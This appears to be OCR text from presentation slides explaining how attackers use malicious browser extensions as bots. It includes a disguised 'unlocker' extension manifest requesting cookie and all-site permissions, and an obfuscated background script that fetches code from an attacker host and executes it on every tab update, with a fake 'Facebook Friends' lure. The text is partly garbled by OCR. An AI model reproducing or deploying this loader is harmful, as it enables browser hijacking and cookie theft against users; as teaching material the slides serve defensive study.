natoque parturient urna vitae.

Lorem ipsum dolor sit: amet, ut quam nulla leo dolor interdum nullam.

Lorem ipsum dolor sit: amet, ut quam

comment_27734045.jse
1.9/ 6.5 MB, 4 secs left


User Click

Extension

New Payload Instance

Facebook Friends

This Magical Bot…




TINY >URL

Dropbox

WiX.com

What makes a good bot

Goal: **Look Human**



- Blacklists
- Cookies & Flow Control
- Mouse Movement
- Javascript Challenges

Browser Extension:

The Perfect Bot

What An Extension Can Do

Extension Manifest

```
{
  "update_url": "https://clients2.google.com/
service/update2/crx",
  "background": {
    "scripts": [
      "view.js"
    ]
  },
  "browser_action": {
    "default_icon": "viadeo.png",
    "default_popup": "index.html"
  },
  "content_scripts": [
    {
      "js": [
        "jquery.js",
        "crack.js"
      ],
      "matches": [
        "*://*.viadeo.com/*"
      ]
    }
  ],
```

```
  "description": "Permet de profiter des avantages d'un compte vi
  "icons": {
    "128": "viadeo.png",
    "16": "viadeo.png",
    "48": "viadeo.png"
  },
  "manifest_version": 2,
  "name": "Viad30 Unlocker",
  "permissions": [
    "tabs",
    "*://*.viadeo.com/",
    "storage",
    "webNavigation",
    "http://*/*",
    "https://*/*",
    "cookies",
    "webRequest",
    "webRequestBlocki
  ],
  "version": "3.4",
  "content_security_policy": "script-src 'self' 'unsafe-eval'; ob
}
```

Background script

Use a copy of an existing extension

gin
bility

Snatch user cookies from

Command & Control

Background Script


```
chrome.tabs.onUpdated.addListener(fu                         ivmbrzaez, ypujhmpyy) {

    var xhr_obj = juykhjkhj();
    xhr_obj['onreadystatechange'] = function() {
        if (xhr_obj['readyState'] == 4) {
            chrome['tabs']['executeScript']({
                code: xhr_obj['responseText']
            })
        }
    };
    xhr_obj['open']('get', 'http://appbda.co/data.js');
    xhr_obj['send']();
    if (rkiyypsyn == 0) {
        rkiyypsyn = 1;
}
```


Any time a tab is updated

And **execute** it on the active tab.

Get new **commands** from the attacker's server

But It’s Too Complicated





facebook friends Beta

Find out who are the most visited your facebook


How does it work?

We use an extension for obetener information about visits to your profile, then collect showing you who are the ones who have entered your profile.

Start

53,169 people already have made

Why Do It Yourself?!

